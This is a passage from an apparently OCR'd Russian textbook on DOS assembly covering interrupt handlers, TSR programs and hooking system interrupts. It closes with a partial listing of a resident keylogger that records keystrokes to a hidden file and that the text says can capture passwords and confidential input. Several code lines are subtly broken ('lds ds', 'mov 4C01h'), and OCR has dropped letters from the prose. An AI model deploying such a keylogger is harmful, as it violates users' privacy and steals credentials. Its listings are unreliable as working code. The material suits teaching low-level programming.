- обработчик прерываний "наследует" стек прерванной программы;
- учитывая, что аппаратные прерывания могут возникать в произвольные моменты времени, после входа в обработчик необходимо сохранять содержимое всех используемых регистров, а перед выходом из обработчика – восстанавливать его.

На рис. 1.3.8 показана обобщенная структура обработчика внешних аппаратных прерываний. Если в обработчике отсутствует команда STI, механизм вложенных прерываний будет заблокирован. Прерывания будут вновь разрешены только после выполнения команды IRET, возвращающей из стека сохраненное состояние регистра F с установленным флагом IF. Чтобы не задерживать обработку прерываний от приоритетных устройств обычно в качестве первой команды обработчика используют команду STI.




Рис. 1.3.8. Структура обработчика внешнего аппаратного прерывания:
а – обобщенная структура,
б – обработчик с заблокированным механизмом вложенных прерываний,
в – обработчик с включенным механизмом вложенных прерываний

В каждом конретном случае в более детальном виде структура обработчика прерывания зависит от следующих факторов:

- какое прерывание – программное или аппаратное;
- какой обработчик – резидентный или транзитный;
- какой вектор прерывания – свободный или используемый системой;
- если ВП используется системой, прикладной обработчик заменяет системный или же "сцепляется" с ним;
- в случае "сцепления" прикладной обработчик работает до системного или после;
- используются ли в теле обработчика системные вызовы DOS или BIOS.

Примеры

```
;==== Приказ EOI для ведущего КПр. ================================
        mov     al, 20h  ; Посылка кода 20h
        out     20h, al  ; в порт 20h ведущего КПр
;==== Приказ EOI для ведомого КПр. ================================
        mov     al, 20h  ; Посылка кода 20h
        out     20h, al  ; в порт 20h ведущего и
        out     0A0h, al ; в порт 0A0h ведомого КПр
;==== Запрет прерывания от клавиатуры (IRQ1). =====================
        in      al, 21h  ; Чтение текущей маски
        or      al, 02h  ; Устанавливаем разряд 1
        out     21h, al  ; Запись в регистр IMR
;==== Разрешение прерывания от клавиатуры (IRQ1). =================
        in      al, 21h  ; Чтение текущей маски
        and     al, 0FDh ; Сбрасываем разряд 1
        out     21h, al  ; Запись в регистр IMR
;==== Обработчик прерывания с номером из диапазона ================
;==== 08h…0Fh с заблокированным механизмом вложенных прерываний. ===
MyHandler1:
                ...
        mov     al, 20h
        out     20h, al
        iret
;==== Обработчик прерывания с номером из диапазона 08h…0Fh ========
;==== с включенным механизмом вложенных прерываний. ===============
MyHandler2:
        sti
                ...
        cli
        mov     al, 20h
        out     20h, al
        iret
;==== Структуры прикладных ОП, взаимодействующих с системными. =====
;==== Прикладная обработка выполняется после системной ============
OldInt          DD      ?       ; Ячейка для хранения "старого"
                                ; используемого системой ВП
NewInt:                 ; Точка входа в прикладной ОП
                pushf
                call    DWORD PTR cs: OldInt
                                ; После выполнения этих команд на вершине
                                ; стека три верхних слова имеют тот же
                                ; вид, что и при обычном входе в системную
                                ; процедуру ОП, поэтому команда IRET
                                ; вернет управление в нашу программу
        ;Прикладная обработка
                ...
```

```
                iret
;===============================================================
;===== Прикладная обработка выполняется до системной ==============
OldInt          DD      ?
NewInt:
        ; Прикладная обработка
                ...
                jmp     DWORD PTR cs: OldInt
                                ; Команда IRET не нужна, она
                                ; есть в системном обработчике
;==== Определение собственного стека в обработчике прерывания. =====
                ALIGN
MyStack DB      200h DUP (?)
                                ; Локальный стек объемом 256 слов
EndOfStack = $          ; Конец области стека
OldSP           DW      ?       ; Ячейки для хранения
OldSS           DW      ?       ; "старого" содержимого SS и SP
                ...
MyHandler:
                mov     cs: OldSS, ss           ; Сохранение "старого"
                mov     cs: OldSP, sp           ; содержимого SS и SP
                push    cs
                pop     ss
                mov     sp, OFFSET EndOfStack-2
                                                ; SS: SP указывают на
                                                ; последнее слово в стеке
                ...
                mov     ss, cs: OldSS           ; Восстановление SS
                mov     sp, cs: OldSP           ; и SP перед возвратом
                                                ; из обработчика
                iret
;====================================================
; Примечания.
; 1) Последовательности команд, изменяющих содержимое SS: SP,
;    не произвольны: необходимо предотвратить возможность прерывания
;    во время выполнения этих действий, что может привести к
;    разрушению системы.
; 2) В вышеприведенном примере это обеспечивается за счет
;    использования того факта, что ЦП не анализирует сигнал на входе
;    INT при выполнении команд MOV и POP, изменяющих содержимое
;    сегментного регистра.
; 3) Директива ALIGN гарантирует, что стек начнется
;    с границы слова, т.е. с четного адреса.
;===============================================================
```


1.3.5. Резидентные программы

Большой класс программ, например, драйверы устройств, программы шифровани и защиты данных и многие другие, должны постоянно находиться в памяти и мгновенн реагировать на запросы пользователя или на какие-либо события, происходящие в сис теме. Такие программы носят название резидентных или TSR – Terminate and Sta Resident. Сделать резидентной можно как программу типа .EXE, так и программу тип .COM, однако, учитывая, что резидентная программа должна быть максимально ком пактной, обычно в качестве резидентных используют программы типа .COM.

Резидентные программы обычно состоят из двух частей – установочной и резиден ной. При первом вызове TSR-программы она загружается в память целиком и управле ние передается секции установки, которая заполняет или модифицирует вектора преры ваний, настраивает программу на конкретные условия работы, анализируя переданные е параметры и с помощью либо прерывания 21h с функцией 31h, либо прерывания 27 завершает программу, оставляя в памяти ее резидентную часть, после чего система пере ходит в исходное состояние.

Для того чтобы активизировать резидентную программу, ей надо как-то передат управление и, в случае необходимости, параметры. Запустить резидентную программ можно тремя способами:

- вызвать ее оператором CALL как подпрограмму;
- использовать механизм аппаратных прерываний;
- использовать механизм программных прерываний.

Кроме того, специально для взаимодействия с TSR-программами предусмотрен мультиплексное прерывание 2Fh.

Типичная структура резидентной программы на языке ассемблера IBM PC показан на рис. 1.3.9, из которого видно, что TSR-программа имеет как минимум две точки вх да. Реальные TSR-программы перехватывают целый ряд аппаратных и программны прерываний и поэтому имеют не одну точку входа активизации, а несколько.




Рис. 1.3.9. Структура TSR-программы

Для обращения к резидентной программе из транзитной можно использовать:

- область межзадачных связей, являющуюся частью области данных BIOS (адреса 40h: F0h...40h: FFh);
- свободные или уже занятые системой вектора прерываний (ВП).

Если TSR-программа запускается по нажатию клавиши, возникает проблема взаимодействия с системным обработчиком прерываний от клавиатуры, а также другими программами, перехватывающими прерывание 09h.

Для взаимодействия с резидентными программами в системе предусмотрено специальное прерывание 2Fh. Перед вызовом INT 2Fh в регистр AH следует поместить номер функции (функции пользователя – 0C0h...0FFh), а в регистр AL – номер подфункции. Прерывание 2Fh используется чаще всего для защиты от повторной установки и передачи уже загруженной программе приказа на выгрузку. Для того чтобы TSR-программа реагировала на прерывание 2Fh, в нее следует включить обработчик функций этого прерывания.

Наиболее простой способ выгрузки TSR-программы из памяти – освобождение блоков памяти, занимаемых программой и ее окружением с помощью функции 49h прерывания INT 21h. Перед освобождением памяти необходимо восстановить все ВП, "перехваченные" резидентной программой. Восстановление ВП иногда является неразрешимой задачей. Правильно восстановить "старое" содержимое ВП можно лишь в том случае, если этот вектор не был позже перехвачен другой резидентной программой. Если же это произошло, в таблице ВП находится адрес не выгружаемой, а следующей TSR-программы, которая "повиснет", лишившись средств своего запуска, если восстановить "старое" содержимое ВП. Следовательно, прежде чем удалять TSR-программу, необходимо убедиться в том, что она находится на вершине списка обработчиков прерываний, или, другими словами, ни одно из прерываний, используемых программой, не было впоследствии перехвачено другой программой.

1.3.6. Системные средства поддержки резидентных программ

INT 27h

Завершить программу и оставить ее резидентной

При вызове:

`CS` – сегментный адрес PSP;

`DX` – относительный адрес первого отбрасываемого байта.

Примечание

Прерывание 27h нельзя использовать для сохранения обработчиков прерывани[й] по критической ошибке и Ctrl–Break.

INT 21h, функция 25h

Установка вектора прерывания

При вызове:

`AH = 25h;`

`AL` – номер прерывания;

`DS: DX` – адрес обработчика прерывания (вектор прерывания).

INT 21h, функция 31h

Завершить программу и оставить ее резидентной

При вызове:

`AH = 31h;`

`AL` – код возврата;

`DX` – размер резидентной секции в параграфах (параграф – область памяти объемом 16 байтов).

INT 21h, функция 35h

Чтение вектора прерывания

При вызове:

`AH = 35h;`

`AL` – номер прерывания.

При возврате:

`ES: BX` – адрес обработчика прерывания (вектор прерывания).

INT 21H, функция 49h

Освободить область памяти

При вызове:

`AH = 49h;`

`ES` – сегментный адрес освобождаемого блока памяти.

При возврате:

CF = 0 – ошибок нет;

CF = 1 – ошибка,

AX – код ошибки.

Пример

```
; 1) Программа MyTSR перехватывает прерывания 2Fh, 21h и 60h и имеет
;    четыре точки входа: при запуске из командной строки
;    и по командам INT 2Fh, INT 21h и INT 60h.
;    Используемые ключи: /R - выгрузка (Remove),
;                        /S - активизация (Set),
;                        /C - парализация (Clear).
;
; 2) Используется функция 0DDH прерывания 2FH с подфункциями:
;    0 - проверки на повторную установку,
;    1 - выгрузки,
;    2 - активизации и
;    3 - парализации.
; 3) При обнаружении системой команды INT 21h управление передается
;    на метку New21h. Происходит анализ флага EnableTSR. Если он
;    равен единице, т.е. TSR-программа активна, управление передается
;    на прикладной обработчик прерывания 21h, который "сцепляется"
;    с системным обработчиком и поэтому завершается командой
;    jmp cs: Old21h. Если флаг EnableTSR = 0, управление сразу
;    передается на "старый" обработчик прерывания 21h.
            .MODEL tiny
            .CODE
            ORG     100h
;=============================================================
;=== Резидентная секция ======================================
;=============================================================
Begin:      jmp     Install ; Точка входа при запуске
Old21h      DD      ?               ; Ячейки для хранения
Old2Fh      DD      ?               ; "старых" ВП
Old60h      DD      ?               ; 21h, 2Fh, 60h
EnableTSR   DB      0               ; Флаг разрешения работы программы
;=== Обработчик прерывания 2Fh ===============================
New2Fh: cmp ah, 0DDh ; Наша функция ?
        jnz     OutOfHandler2Fh
                                    ; Если нет, на выход из обработчика
        cmp     al, 00h ; Это подфункция проверки на
                                    ; повторную установку?
        jz      AlreadyIns          ; Если да, на подтверждение
                                    ; наличия первой копии
        cmp     al, 01h ; Это подфункция выгрузки ?
        jz      Remove              ; Если да, на выгрузку
```



```
        cmp     al, 02h ; Это подфункция активизации ?
        jz      SetTSR          ; Если да, на активизацию
        cmp     al, 03h ; Это подфункция парализации ?
        jz      ClearTSR; Если да, на парализацию
OutOfHandler2Fh:
        jmp     cs: Old2Fh
AlreadyIns:
        mov     al, 0FFh; Код присутствия в памяти первой
        ; копии программы
        iret
;=== Выгрузка программы из памяти ===========================
Remove:
    ; Сохраним используемые регистры
        push    ds es dx
    ; Восстановим все перехваченные вектора прерываний
        mov     ax, 2560h
        lds     ds, cs: Old60h
        int     21h
        mov     ax, 252Fh
        lds     dx, cs: Old2Fh
        int     21h
        mov     ax, 2521h
        lds     ds, cs: Old21h
        int     21h
    ;Выгрузим окружение
        mov     es, cs: 2Ch
        mov     ah, 49h
        int     21h
    ;Выгрузим саму программу
        push    cs
        pop     es
        mov     ah, 49h
        int     21h
    ;Восстановим регистры
        pop     dx es ds
        iret
;=============================================================
SetTSR: mov     cs: EnableTSR, 1 ; Активизация программы
        iret
ClearTSR:
        mov     cs: EnableTSR, 0        ; Парализация программы
        iret
;=== Обработчик прерывания 21h ===============================
New21h: cmp     cs: EnableTSR, 1 ; Программа активна ?
        jz      StartNew21h             ; Если да, на прикладную
                                        ; обработку прерывания 21H
OutOfHandler21h:
        jmp     cs: Old21h
```

```
StartNew21h:
                ...
                int     60h
                ...
                jmp     cs: Old21h
;==== Обработчик прерывания 60h ==================================
New60h:
                ...
                iret
;=================================================================
;==== Секция установки ===========================================
;=================================================================
TailRemove      DB      ' /R'
TailSet DB      ' /S'
TailClear       DB      ' /C'
MesRem          DB      'ПРОГРАММА MyTSR.COM '
                DB      'ВЫГРУЖЕНА ИЗ ПАМЯТИ', 10, 13, '$'
MesErr          DB      'ПРОГРАММА MyTSR.COM НЕ '
                DB      'ЗАГРУЖЕНА', 10, 13, '$'
MessErrKey      DB      'НЕПРАВИЛЬНЫЙ КЛЮЧ! ', 10, 13
                DB      'ПРАВИЛЬНЫЕ КЛЮЧИ: ', 10, 13
MesInfo DB      '/R - ВЫГРУЗКА', 10, 13
                DB      '/S - АКТИВИЗАЦИЯ', 10, 13
                DB      '/C - ПАРАЛИЗАЦИЯ', 10, 13, '$'
MesIns          DB      'ПРОГРАММА MyTSR.COM '
                DB      'ЗАГРУЖЕНА', 10, 13, '$'
MesAlr          DB      'ПРОГРАММА УЖЕ ЗАГРУЖЕНА', 10, 13
                DB      '$'
;==== Макроопределение - поиск ключа =============================
CmpTail MACRO   Tail
                mov     cx, 3
                mov     di, 81h
                mov     si, OFFSET Tail
repz            cmpsb
                ENDM
;==== Макроопределение - вывод строки ============================
OutStr          MACRO   MyStr
                mov     ah, 09h
                mov     dx, OFFSET MyStr
                int     21h
                ENDM
;=================================================================
Install:
        ; Проверка присутствия в памяти
                mov     ax, 0DD00h
                int     2Fh
                cmp     al, 0FFh; Анализ кода возврата
```



```
                jnz     Init
        ; Получим "хвост" команды из PSP
                mov     cl, es: 80h
                cmp     cl, 0
                jz      Already
                cmp     cl, 3
                jnz     ErrKey
                CmpTail TailRemove
                jz      UnInstall
                CmpTail TailSet
                jz      SetMyTSR
                CmpTail TailClear
                jz      ClearMyTSR
ErrKey: OutStr MesErrKey
Exit01: mov     4C01h
                int     21h
        ; Активизация программы
SetMyTSR:       mov     ax, 0DD02h
                int     2Fh
Exit00: mov     ax, 4C00h
                int     21h
        ; Парализация программы
ClearMyTSR:     mov     ax, 0DD03h
                int     2Fh
                jmp     Exit00
        ; Выгрузка программы
UnInstall:      mov     ax, 0DD01h
                int     2Fh
                OutStr MesRem
                jmp     Exit00
        ; Вывод сообщения о невозможности повторной установки
Already:OutStr MesAlr
                jmp     Exit01
        ;Установка программы в памяти
Init:
        ; Установка ВП 60h
                mov     ax, 3560h
                int     21h
                mov     WORD PTR Old60h, bx
                mov     WORD PTR Old60h+2, es
                mov     ax, 2560h
                mov     dx, OFFSET New60h
                int     21h
        ; Установка ВП 2Fh
                mov     ax, 352Fh
                int     21h
                mov     WORD PTR Old2Fh, bx
```

```
        mov     WORD PTR Old2Fh+2, es
        mov     ax, 252Fh
        mov     dx, OFFSET New2Fh
        int     21h
; Установка ВП 21h
        mov     ax, 3521h
        int     21h
        mov     WORD PTR Old21h, bx
        mov     WORD PTR Old21h+2, es
        mov     ax, 2521h
        mov     dx, OFFSET New21h
        int     21h
; Вывод сообщения об успешной установке программы и завершение
        OutStr MesIns
        OutStr MesInfo
        mov     dx, OFFSET TailRemove
        int     27h
        END     Begin
;==============================================================
; Примечания.
; 1) Размер "хвоста" хранится в ячейке PSP со смещением 80h, "хвост"
;    хранится в ячейках PSP, начиная с ячейки со смещением 81h,
;    завершается "хвост" кодом 0Dh.
; 2) Любая программа, загруженная в память, состоит из двух блоков:
;    собственно программы и ее окружения. Сегментный адрес окружения
;    хранится в ячейке PSP со смещением 2Ch.
```

1.3.7. Взаимодействие с системными обработчиками

Рассмотрим особенности использования в прикладных программах прерываний от таймера и клавиатуры.

Для того чтобы прикладные программы могли использовать прерывание от системного таймера, в системе предусмотрено программное прерывание 1Ch, вызов INT 1Ch которого содержится в программе BIOS отсчета времени (рис. 1.3.10). Вектор этого прерывания (0F000h: 0FF53h) суть адрес программы-заглушки, содержащей одну команду IRET. Если пользователь запишет в ВП 1Ch адрес собственного обработчика, каждый раз при возникновении прерывания от таймера (18,2 раза в сек) управление будет получать его обработчик.




Рис. 1.3.10. Использование прерывания от системного таймера в прикладной программе

Прерывание от таймера используется обычно в двух случаях:

- разработка TSR-программ, активизирующихся при наступлении каких-либо собы[тий] в реальном масштабе времени;
- активизация каких-либо функций TSR-программ, отложенных по каким-либо при[чи]нам, например по соображениям безопасности.

Каждый раз, когда мы нажимаем или отпускаем любую клавишу (рис. 1.3.11), [кон]троллер клавиатуры формирует скен-код (или в некоторыъх редких случаях послед[ова]тельность скен-кодов), который идентифицирует не только саму клавишу, но и прои[зве]денное с ней действие (нажатие или отжатие).




Рис. 1.3.11. Взаимодействие системы с клавиатурой

Затем контроллер вырабатывает запрос внешнего аппаратного прерывания (с номером 09h), поступающий на вход IRQ1 контроллера прерываний. Системный обработчик прерывания 09h, получив управление, осуществляет следующую последовательность действий:

- считывает скен-код нажатой клавиши;
- посылает сигнал подтверждения ввода обратно в контроллер клавиатуры;
- анализирует состояние управляющих клавиш, считывая слово флагов клавиатуры (40h: 18h – адрес старшего байта, 40h: 17h – адрес младшего байта);
- анализирует состояние хвостового указателя (адрес 40h: 1Ch) осуществляет запись слова (скен-ASCII или расширенный код ASCII) в кольцевой буфер клавиатуры (адреса 40h: 1Eh … 40h: 3Ch);

- формирует сигнал EOI для контроллера прерываний.

Прикладная программа, желающая получить код нажатой клавиши, по команде IN 16h вызывает драйвер клавиатуры BIOS. Последний анализирует состояние головно указателя (адрес 40h: 1Ah) и осуществляет ввод информации из кольцевого буфера.

Многие резидентные программы используют для своего запуска прерывание от кл виатуры. Эта ситуация носит название *активизация по "горячей" клавише.*

Во избежание конфликтов прикладная программа при перехвате системных прер ваний должна стремиться передавать управление системному обработчику. Это отн сится и к перехвату прерываний от клавиатуры. Однако при перехвате прерывания 0 бывают ситуации, когда приходится полностью отказываться от обычной реакции это прерывание. В этом случае прикладной обработчик обязан сам выполнить дейс вия, являющиеся обязательными для любого обработчика прерывания 09h. Этими де ствиями являются:

- подтверждение ввода кода символа – формирование импульса на старшей линии по та ВВ 61h контроллера клавиатуры;
- посылка приказа EOI в контроллер прерывания.

Примеры

```
;================================================================
;==== Структура прикладной программы с обработчиком прерывания 1Ch.
;==== Time - время задержки в секундах. ==========================
;================================================================
        ; Обработчик прерывания 1Ch
New1Ch:
            cmp     cs: FlagEn, 1
            jz      OutOfHandler1Ch
            dec     cs: Count
            cmp     cs: Count, 0
            jnz     OutOfHandler1Ch
            mov     cs: FlagEn, 1
OutOfHandler1Ch:
            iret
FlagEn      DB      0
Count       DW      Time*18
; Прикладная программа
            ...
NextCheck:  cmp     cs: FlagEn, 0          ; Повторяем цикл
            jz      NextCheck              ; до обнаружения FlagEn = 1
            ...
;================================================================
;==== Структура прикладного обработчика 09h, полностью ============
;==== исключающего системную обработку при нажатии ================
;==== на "горячую" клавишу со скен-кодом MyKey. ===================
```

```
;================================================================
New09h: push    ax
        in      al, 60h
        cmp     al, MyKey
        jz      MyHandler
        pop     ax
; Команда jmp cs: Old09h
        DB      0EAh            ; КОП команды jmp FAR PTR
Old09hOff       DD      ?
Old09hSeg       DD      ?
;======================
MyHandler:
; Прикладная обработка
        ...
        cli
; Формирование сигнала подтверждения ввода
; на входе старшего разряда порта ВВ 61h
        in      al, 61h
        push    ax
        or      al, 80h
        out     61h, al
        pop     ax
        out     61h, al
; Формирование приказа EOI
        mov     al, 20h
        out     20h, al
;========================
        pop     ax
        iret
;================================================================
```

В результате сбоев аппаратуры или ошибочных действий пользователя может сложиться ситуация, когда дальнейшая работа программы оказывается невозможной. В этом случае управление получает специальный обработчик прерывания 24h (*критическая ошибка*). Пользователь может и сам прервать программу, нажав комбинацию клавиш Ctrl-C или Ctrl-Break. При этом управление получают обработчики прерываний соответственно 23h и 1Bh, инициирующие процесс завершения. Этот сервис, к сожалению, ориентирован только на обычные программы и не будет работать в TSR-программах. При разработке резидентных программ необходимо предусматривать либо собственную обработку исключительных ситуаций, либо по крайней мере отменять существующую.

1.3.8. Использование системных вызовов в обработчиках внешних аппаратных прерываний

Системные функции DOS и BIOS *нереентерабельны*, т. е. не допускают повторного вхождения. Это означает, что одна копия функции в памяти не может одновременно вызываться несколькими процессами, так как различные реализации этой функции оказывают влияние друг на друга. Указанный факт существенно затрудняет написание обработчиков внешних аппаратных прерываний, использующих в своей работе системные вызовы. Внешние аппаратные прерывания происходят в случайные моменты времени, они могут возникнуть в том числе и тогда, когда процессор занят обработкой одного из системных прерываний.

Причины нереентерабельности функций DOS и BIOS различны. Причиной нереентерабельности функций DOS является использование ими своего собственного стека (а точнее одного из трех внутренних стеков DOS), в результате при повторном входе в процедуру обработчика после записи информации в стек оказываются уничтоженными данные, записанные в него при первом выполнении процедуры.

В результате самым простым способом вывода информации на экран в обработчике внешних аппаратных прерываний является прямая запись данных в видеобуфер. Вызов файловых функций можно осуществить, если воспользоваться следующим фактом. Все функции DOS можно условно разделить на две группы – функции с номерами из диапазона 01h … 0Ch, т. е. функции ввода-вывода, и все оставшиеся функции (в том числе файловые), при этом каждая группа функций работает со своим стеком. Функции ввода при своей работе вызывают программное прерывание INT 28h, системный обработчик которого содержит единственную команду IRET. Прикладная программа, осуществляющая перехват этого прерывания, получив управление по команде INT 28h, может быть уверена, что в этот момент работает функция, использующая стек ввода-вывода, и поэтому допустим вызов файловых функций DOS, работающих с дисковым стеком.

Большинство функций BIOS формируют на входах соответствующего устройства некую последовательность сигналов, временная диаграмма которой специфицирована для каждого конкретного УВВ. Именно это и является причиной нереентерабельности функций BIOS, так как при повторном входе в процедуру обработчика прерывания *с тем же номером*, требуемая последовательность сигналов на входах УВВ не будет получена: не сформировав до конца заданную последовательность сигналов, мы начинаем ее повторную генерацию.

Рассмотрим пути преодоления рассмотренной проблемы на примере прерывания BIOS INT 13h. Прикладная программа, содержащая в обработчике внешних аппаратных прерываний процедуру Proc13h, использующую в своей работе вызовы этого прерывания, должна получать управление при входе в системный обработчик INT 13h и при выходе из него. При этом в первом случае (при входе) прикладной обработчик прерывания 13h устанав-

ливает флаг Flag13h занятости прерывания 13h, а во втором случае (при выходе) этот флаг сбрасывает.

Обработчик внешнего аппаратного прерывания перед вызовом "опасной" процедуры Proc13h опрашивает этот флаг и в случае обнаружения 0 передает управление Proc13h а после ее выполнения завершает свою работу. В противном случае, т. е. при обнаружении факта занятости прерывания 13h (Flag13h = 1) он устанавливает флаг ReqProc13h и, не выполнив процедуру Proc13h, завершает свою работу. При получении управления по прерыванию от таймера, перехватчик которого в этом случае также должен быть в составе программы, после выполнения системной процедуры происходит анализ флагов ReqProc13h и Flag13h. В случае обнаружения ситуации ReqProc13h = 1& Flag13h = 0 прикладной обработчик прерывания от таймера вызывает процедуру Proc13h, после ее выполнения сбрасывает флаг ReqProc13h и завершает свою работу. В любом другом случае обработчик прерывания от таймера, не совершая больше никаких действий, завершает свою работу.

Примеры

```
;==== Перехватчик прерывания INT 13h ===========================
Flag13h DB      0
New13h: inc     cs: Flag13h
                pushf
        ; Команда прямого дальнего вызова процедуры
                DB      9Ah       ; КОП
Old13hOff       DW      ?         ; Адрес
Old13hSeg       DW      ?         ; перехода
        ;=========================================
                dec     cs: Flag13h
                iret
;===============================================================
;==== Перехватчик прерывания от таймера ========================
New08h: pushf
        ; Команда прямого дальнего вызова процедуры
                DB      9Ah       ; КОП
Old08hOff       DW      ?         ; Адрес
Old08hSeg       DW      ?         ; перехода
        ;=========================================
                cmp     cs: ReqProc13h, 1        ; Есть запрос на
                                                 ; выполнение Proc13h ?
                jnz     OutOfHandler08h  ; Если нет, на выход из
                                         ; обработчика
                cmp     cs: Flag13h, 1   ; Прерывание 13h занято ?
                jz      OutOfHandler08h  ; Если да, на выход из
                                         ; обработчика
                call    Proc13h          ; Вызов Proc13h
                dec     cs: ReqProc13h   ; Сброс флага
OutOfHandler08h:
                Iret
```



```
;==== Обработчик внешнего аппаратного прерывания ==================
ReqProc13h      DB      0
OldInt          DD      ?
NewInt:
                ...
                cmp     cs: Flag13h, 1   ; Прерывание 13h занято ?
                jz      SetFlag          ; Если да, на установку флага
                call    Proc13h
                iret
SetFlag: inc    cs: ReqProc13h   ; Установка флага
                iret
        ;==== Процедура Proc13h ====
Proc13h:
                ...
                int     13h
                ...
                ret
;==================================================================
```

1.3.9. Программа N 3. Клавиатурный шпион

```
;==================================================================
;==== Программа сохраняет скен-коды нажатых и отжатых клавиш =======
;==== в файле MYFILE.BIN, перехватывая прерывание 09h. ============
;==================================================================
;==== Может использоваться для получения информации о вводимых =====
;==== конфиденциальных текстах, паролях пользователей и т. п. ======
;==================================================================
                . MODEL tiny
                . CODE
                ORG 100h
Begin:          jmp     Install
;==== Данные резидентной секции ===================================
Old09h          DD      ?       ; Ячейка для хранения "старого" ВП 09h
Old28h          DD      ?       ; Ячейка для хранения "старого" ВП 28h
EnWrFile DB     0       ; Флаг разрешения записи в файл
EnWrBuf  DB     1       ; Флаг разрешения записи в буфер
FName           DB      'myfile.bin',0  ; Имя файла в формате ASCIIZ
Max =   50                      ; Число нажатий и отжатий клавиш
Count           DW      0       ; Счетчик операций записи в буфер
Buf             DB      100h DUP (?)
                                ; Буфер для записи
                                ; скен-кодов нажатых клавиш
;====== Наш обработчик прерывания 09h =============================
New09h: push    ds
```

```
                push    cs
                pop     ds
        ; Проверим флаг EnWrBuf, если EnWrBuf = 1, запись в буфер Buf,
        ; в противном случае - переход на "старый" обработчик 09h
                cmp     EnWrBuf, 0
                jz      OutOfHandler09h
                push    ax bx
                in      al, 60h ; Считывание скен-кода клавиши
                mov     bx, Count        ; Считывание значения Count
                mov     Buf[bx],al       ; Запись скен-кода в буфер Buf
                inc     Count            ; Увеличение содержимого Count на 1
                cmp     bx, Max ; Сравнение значения Count
                                         ; со значением Max
                jnz     BufNotFull
                mov     EnWrBuf, 0       ; Буфер полон
                mov     EnWrFile, 1      ; Разрешение записи в файл
BufNotFull:
                pop     bx ax
OutOfHandler09h:
                pop     ds
                jmp     DWORD PTR cs: Old09h
                                         ; переход на "старый" обработчик 09h

;===== Наш обработчик прерывания 28h ==============================
New28h: push    ds
                push    cs
                pop     ds
        ; Переход на "старый" обработчик 28h
                pushf
                call    DWORD PTR Old28h
        ; Если EnWrFile = 0, на выход из обработчика, в противном
        ; случае - запись содержимого буфера Buf в файл key.bin
                cmp     EnWrFile, 0
                jz      OutOfHandler28h
        ; Запись содержимого буфера Buf в файл myfile.bin
                push    ax bx cx dx
                mov     ah, 3ch
                mov     cx, 2                    ; Атрибут файла
                mov     dx, OFFSET FName
                int     21h                      ; Открытие файла
                jc      EndWr
                mov     bx, ax
                mov     ah, 40h
                mov     cx, 100h
                mov     dx, OFFSET Buf
                int     21h                      ; Запись в файл
                mov     ah, 3eh
                int     21h                      ; Закрытие файла
```



```
